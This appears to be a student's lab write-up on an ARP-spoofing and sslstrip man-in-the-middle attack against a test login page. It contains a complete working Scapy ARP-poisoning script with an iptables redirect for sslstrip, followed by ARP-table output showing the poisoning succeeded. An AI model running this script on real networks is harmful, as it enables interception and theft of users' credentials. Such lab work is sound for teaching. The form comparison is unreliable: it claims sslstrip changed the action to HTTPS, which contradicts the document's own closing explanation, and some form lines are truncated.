TLS MITM ATTACK

A. scapy program, also see the attached MITM.py file

```
#! /usr/bin/env python
from scapy.all import *
import os
import time
victimIP = raw_input("Enter the Victim IP address:")
gatewayIP = raw_input("Enter the Gateway IP address:")
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
os.system("iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080")
def mac_disc(IP):
        ans,unans = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=IP),timeout=2,iface="eth0",inter=0.1)
        for snd,rcv in ans:
                return rcv.sprintf(r"%Ether.src%")
def MITM():
        victimMac = mac_disc(victimIP)
        gatewayMac = mac_disc(gatewayIP)
        while True:
                try:
                        send(ARP(op=2,pdst=victimIP,psrc=gatewayIP,hwdst=victimMac))
                        send(ARP(op=2,pdst=gatewayIP,psrc=victimIP,hwdst=gatewayMac))
                        time.sleep(1)
                except KeyboardInterrupt:
                        print "\nCTRL-C pressed."
                        break;

MITM()
```

B. BT5 ifconfig eth0 hwaddr is 02:1d:07:00:01:ec

```
eth0      Link encap:Ethernet  HWaddr 02:1d:07:00:01:ec
          inet addr:10.10.111.100  Bcast:10.10.111.255  Mask:255.255.255.0
          inet6 addr: fe80::1d:7ff:fe00:1ec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:184 errors:0 dropped:0 overruns:0 frame:0
          TX packets:271 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19719 (19.7 KB)  TX bytes:13633 (13.6 KB)
          Interrupt:32 Base address:0xa000
```

arp -a on xp machine shows:

```
C:\Documents and Settings\poly>arp -a

Interface: 10.10.111.110 --- 0x2
  Internet Address      Physical Address      Type
  10.10.111.1           02-1d-07-00-01-ec     dynamic
  10.10.111.100         02-1d-07-00-01-ec     dynamic

C:\Documents and Settings\poly>_
```

arp on rtr machine shows:

```
router:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.12.1.1                ether   00:30:48:be:c8:31   C                     eth0
10.10.111.110            ether   02:1d:07:00:01:ec   C                     eth1
router:~# _
```

C.

D.

Original form format


```
<form action="http://fakebook.vlab.local/login.php" method="post">
<input name="userid" type="text" value="userid" class="hintTextbox" size="8"
<input name="pass" type="password" value="password" class="hintTextbox" size
```

New form format after sslstrip running on port 8080

```
<form action="https://fakebook.vlab.local/login.php" method="post">
<input name="userid" type="text" value="userid" class="hintTextbox" size="8
<input name="pass" type="password" value="password" class="hintTextbox" siz
</form>
```

The difference is that action is now pointing to HTTPS instead of HTTP

E.



F.

SSLStrip is a type of MITM attack that forces a victim's browser into communicating with an adversary in plain-text over HTTP, and the adversary proxies the modified content from an HTTPS server. To do this, SSLStrip is strips `https://` URLs and turning them into `http://` URLs.